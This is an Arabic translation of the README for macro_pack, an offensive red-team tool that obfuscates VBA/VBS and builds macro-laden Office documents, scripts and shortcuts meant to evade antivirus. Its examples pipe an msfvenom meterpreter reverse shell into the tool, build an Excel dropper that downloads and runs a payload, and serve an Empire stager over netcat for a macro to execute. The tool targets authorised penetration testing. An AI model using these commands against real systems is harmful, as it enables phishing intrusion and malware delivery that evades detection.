
macro_pack هي أداة من إعداد @EmericNasi تُستخدم لأتمتة عملية التمويه (Obfuscation) وتوليد مستندات Office، وسكربتات VB، والاختصارات، وصيغ أخرى لصالح اختبار الاختراق (Pentest)، والعروض التوضيحية، وتقييمات الهندسة الاجتماعية. الهدف من macro_pack هو تبسيط عملية الاستغلال، وتجاوز برامج مكافحة البرمجيات الخبيثة، وأتمتة المسار بدءًا من توليد الماكرو والسكربتات الخبيثة وصولًا إلى توليد المستند النهائي. كما يوفر العديد من الميزات المفيدة للفرق الحمراء (Red Team) أو للبحث الأمني.
 sevagas/macro_pack


MacroPack Community هي أداة تُستخدم لأتمتة التعتيم (obfuscation) وإنشاء الصيغ القديمة مثل مستندات MS Office أو صيغ VBS المشابهة.
كما تتعامل مع عدة صيغ للاختصارات.
يمكن استخدام هذه الأداة في اختبارات الفرق الحمراء (red teaming)، اختبارات الاختراق، العروض التوضيحية، وتقييمات الهندسة الاجتماعية.
ستبسط MacroPack عملية تجاوز حلول مكافحة البرامج الضارة وتؤتمت العملية من كود vb المصدر إلى مستند Office النهائي أو نوع الحمولة الآخر.
استخدامها بسيط جدًا:
الأداة متوافقة مع الحمولات المولدة بواسطة أدوات اختبار الاختراق الشائعة (Metasploit, Empire, ...).
من السهل أيضًا دمجها مع أدوات أخرى حيث يمكن قراءة المدخلات من stdin والحصول على مخرجات هادئة لأداة أخرى.
هذه الأداة مكتوبة بلغة Python3 وتعمل على منصتي Linux و Windows.
ملاحظة: يتطلب نظام Windows مع تطبيقات MS Office المناسبة مثبتة لإنشاء مستندات Office تلقائيًا أو ميزات الترويج (trojan).

ستستخدم الأداة تقنيات تعتيم متنوعة، كلها تلقائية.
ميزات التعتيم متوافقة مع جميع الصيغ المعتمدة على VBA و VBS التي يمكن إنشاؤها بواسطة MacroPack.
التعتيم الأساسي (خيار -o) يشمل:
يمكن لـ MacroPack إنشاء عدة أنواع من مستندات MS Office وصيغ البرامج النصية.
سيتم تخمين الصيغة تلقائيًا اعتمادًا على امتداد الملف المعطى.
يتم إنشاء الملف باستخدام الخيار --generate أو -G.
تسمح لك النسخة الاحترافية من MacroPack أيضًا بترويج (trojan) ملفات Office موجودة مسبقًا باستخدام الخيار --trojan أو -T.
الصيغ المدعومة من MS Office هي:
الصيغ النصية (scripting) المدعومة هي:
الصيغ المدعومة للاختصارات/القشرة هي:
لاحظ أن جميع صيغ البرامج النصية والاختصارات (باستثناء LNK) يمكن إنشاؤها على نسخة Linux من MacroPack أيضًا.
يجب استخدام هذا البرنامج فقط في سياق تمرين الفريق الأحمر (Red Team)، اختبار الاختراق، محاكاة التصيد، البحث الأمني، أو أي شكل آخر من تقييمات الأمان، مع الحصول على إذن قانوني ورسمي من مالكي النظام.
استخدام هذا البرنامج لمهاجمة أهداف دون موافقة مسبقة محظور وغير قانوني.
تقع على عاتق المستخدم مسؤولية الامتثال لجميع القوانين المحلية والولائية والفدرالية والوطنية المعمول بها.
نحن لا نتحمل أي مسؤولية ولا نكون مسؤولين عن أي إساءة استخدام أو ضرر قد يحدث نتيجة استخدام هذا البرنامج.
ليست كل الإمكانيات والخيارات المتوفرة في MacroPack متاحة في MacroPack Community.
فقط النسخة المجتمعية متاحة على الإنترنت.
ميزات النسخة الاحترافية هي حقًا "تسليح" للعملية، ولذلك يقتصر الوصول إليها على المحترفين.
يشمل الوضع الاحترافي ميزات مثل:
تتوفر بعض فيديوهات العرض التوضيحي القصيرة على قناة BallisKit على Vimeo.
هام: إذا كنت ترغب في الاتصال بي بشأن MacroPack pro، استخدم عنوان بريدي الإلكتروني emeric.nasi [at] sevagas.com.
لن أرد على الاستفسارات المجهولة بخصوص النسخة الاحترافية، بل فقط على الرسائل الإلكترونية المهنية.
### التثبيت من المصادر

يجب أن تكون على جهاز يعمل بنظام Windows لبناء أداة MacroPack. قم بتنزيل وتثبيت التبعيات:```bash
git clone https://github.com/sevagas/macro_pack.git
cd macro_pack
pip3 install -r requirements.txt
الأداة مكتوبة بلغة Python 3، لذا ابدأ بتثبيت python3 الخاص بك. مثال:```bash python3 macro_pack.py --help
python macro_pack.py --help # if python3 is default install
إذا كنت ترغب في إنتاج ملف exe مستقل باستخدام pyinstaller:
* تثبيت pyinstaller: pip install pyinstaller
* انقر مزدوجًا على السكريبت "build.bat".

سيكون الملف الناتج macro\_pack.exe داخل دليل **bin**.


## بعض الأمثلة

### مجتمع MacroPack

- قائمة بجميع صيغ الملفات المدعومة```bash
macro_pack.exe --listformats
- إخفاء ملف vba الذي تم إنشاؤه بواسطة msfvenom ووضع النتيجة في ملف VBA جديد.```bash
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.5 -f vba | macro_pack.exe -o -G meterobf.vba
- إنشاء ملف MS Excel يحتوي على dropper مبهم (تنزيل payload.exe وتخزينه كـ dropped.exe)```bash
echo "https://myurl.url/payload.exe" "dropped.exe" |  macro_pack.exe -o -t DROPPER -G "drop.xlsm"
- تنزيل وتنفيذ Empire Launcher stager بدون powershell.exe باستخدام قالب DROPPER_PS```bash
# 1 Generate a file containing Empire lauchcher
# 2 Make that file available on web server, ex with netcat:
{ echo -ne "HTTP/1.0 200 OK\r\n\r\n"; cat empire_stager.cmd; } | nc -l -p 6666 -q1
# 3 Use macro\_pack  to generate DROPPER_PS payload in Excel file
echo http://10.5.5.12:6543/empire_stager.cmd | macro_pack.exe -o -t DROPPER_PS -G join_the_empire.xls
# 4 When executed on target, the macro will download PowerShdll, run it with rundll32, and download and execute stager.
<p align="center"><img src="https://assets.kitploit.com/production/public/readmes/1646/23fa8cfadc283a7abf02bde5fd10748c8c1d90bc3d977ee47024fe4e9d963824.png" alt="Excel DDE demo"></p>
